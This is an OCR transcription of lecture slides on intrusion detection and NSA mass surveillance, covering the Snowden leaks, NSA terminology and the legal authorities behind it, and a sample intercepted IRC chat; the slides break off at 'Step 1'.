
Intrusion Detection: Use and *Misuse*



2013 NSA Mass Surveillance Revelations Edward Snowden

- Revealed that the NSA was spying on internet and telephone communications on the whole planet
- General public had no idea about
  - Except some cypherpunks who were called conspiracy theorists
- NSA spying practices were judged illegal and unconstitutional

2013 NSA Mass Surveillance Revelations Edward Snowden

NSA has a datacenter in Utah that can store exabytes (billions of gigabytes) of intercepted communications

- Metadata (web history)
- Unencrypted data
- Encrypted data


Remember that quantum computers will break all public-key crypto deployed today?

2013 NSA Mass Surveillance Revelations Edward Snowden

- And more leaks since then:
  - The TAO Ant catalog + Tor XKEYSCORE rules
  - The New Zeland XKEYSCORE rules
  - NSA tasking and SIGINT summaries
  - The Shadow Brokers data dump

Citizenfour documentary (2014)

- Shows how Snowden met with journalists in Hong Kong
- Snowden is still free today thanks to Tor and Tails and help from WikiLeaks
  - Revelations showed that NSA still had a hard time deanonymizing Tor



Yet good part of NSA Tech Is Off-the-shelf...

- Nothing as cool as The Great Seal bug
  - AKA "The Thing"
- Instead, its mostly off-the-shelf concepts
  - Scalable NIDS & Databases
  - Hadoop
  - Malicious code
  - Cool little hardware pieces
- Combined with More Money than God™ ~$10 billion


But They Use Slightly Different Language

- Selector
  - A piece of information that identifies what you are looking for
    - Email address, phone #, etc…
- Fingerprint
  - A NIDS match
- Implant
  - Malcode or other piece of sabotage
- US person:
  - Either a US citizen ***or*** someone in the US (also effectively UK, Canada, Australia, and New Zealand). They ***promise*** not to spy on you without paperwork (which they can easily get from a secret court)
  - Still record all your communications “just in case”
- FAA 702
  - FISA (Foreign Intelligence Surveillance Act) Amendments Act section 702: You aren’t a “US person”, outside the US, we can get what we want from within the US
- EO12333
  - You aren’t a “US person” and this is outside the US, anything goes!

Not NOBUS
(Nobody But Us)

US Navy Photograph


Not About Needles In Haystacks



Wikimedia Photo

Not About Connecting the Dots

Drift Nets to Create Metadata



Pulling Threads To Get Results

Wikimedia Photo

A Thread To Pull: Watching an IRC Chat



```
OtherDude: Hey, did you see
OtherDude: http://www.bbc.com/news/world-us-canada-16330396?
AnonDude: hmmm...
AnonDude: HAHAH, that's pretty funny!
```

Intercept captured 12/30/2011 11:32 GMT


Step 1: "Use SIGINT" 